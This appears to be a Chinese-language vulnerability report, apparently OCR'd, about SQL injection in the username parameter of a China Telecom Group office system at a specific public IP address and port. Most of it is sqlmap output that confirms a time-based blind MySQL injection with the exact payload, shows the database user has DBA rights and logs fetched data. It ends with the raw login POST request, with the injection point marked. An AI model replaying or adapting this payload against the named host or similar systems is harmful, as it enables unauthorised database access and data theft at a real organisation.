


中国电信集团有限公司综合办公系统存在 SQL 注
漏洞 url:

<http://218.93.20.142:6060/>



注入点参数: username

```
CA\Windows\system32\cmd.exe
[14:53:31] [CRITICAL] unable to connect to the target URL, sqlmap is going to retry the request(s)
[14:53:31] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[14:53:33] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[14:53:34] [INFO] target URL appears to have 51 columns in query
[14:53:34] [INFO] injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[14:56:48] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[14:56:55] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 498 HTTP(s) requests:
-----
Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: dispatch=loginCheck&organizationId=defaultema&username=test' AND (SELECT 6882 FROM (SELECT(SLEEP(5))))Mlsj)
AND xdpn = xdpn&password=E10ADC3949BA59ABBE56E057F20F883E&validatecode=0625
-----
[14:57:55] [INFO] the back-end DBMS is MySQL
[14:57:55] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
back-end DBMS: MySQL >= 5.0.12
[14:57:55] [INFO] testing if current user is DBA
[14:57:55] [INFO] fetching current user
[14:57:55] [INFO] retrieved: ema%
current user is DBA: True
[15:01:53] [INFO] fetched data logged to text files under 'C:\Users\xuanqag\AppData\Local\sqlmap\output\218.93.20.142'
[15:01:53] [WARNING] your sqlmap version is outdated
[*] ending @ 15:01:53 /2023-03-18/

C:\Users\xuanqag>
C:\Users\xuanqag>
C:\Users\xuanqag>
C:\Users\xuanqag>
```

POST /login.do HTTP/1.1

Host: 218.93.20.142:6060

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0

Accept: */*

Accept-Language: zh-CN;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 120

Origin: http://218.93.20.142:6060

Connection: close

Referer: http://218.93.20.142:6060/

Cookie: JSESSIONID=9122F6541F90C48C0E0B8D987CD420C5

dispatch=loginCheck&organizationId=defaultema&username=test*&password=E10ADC3949BA5

9ABBE56E057F20F883E&validatecode=0625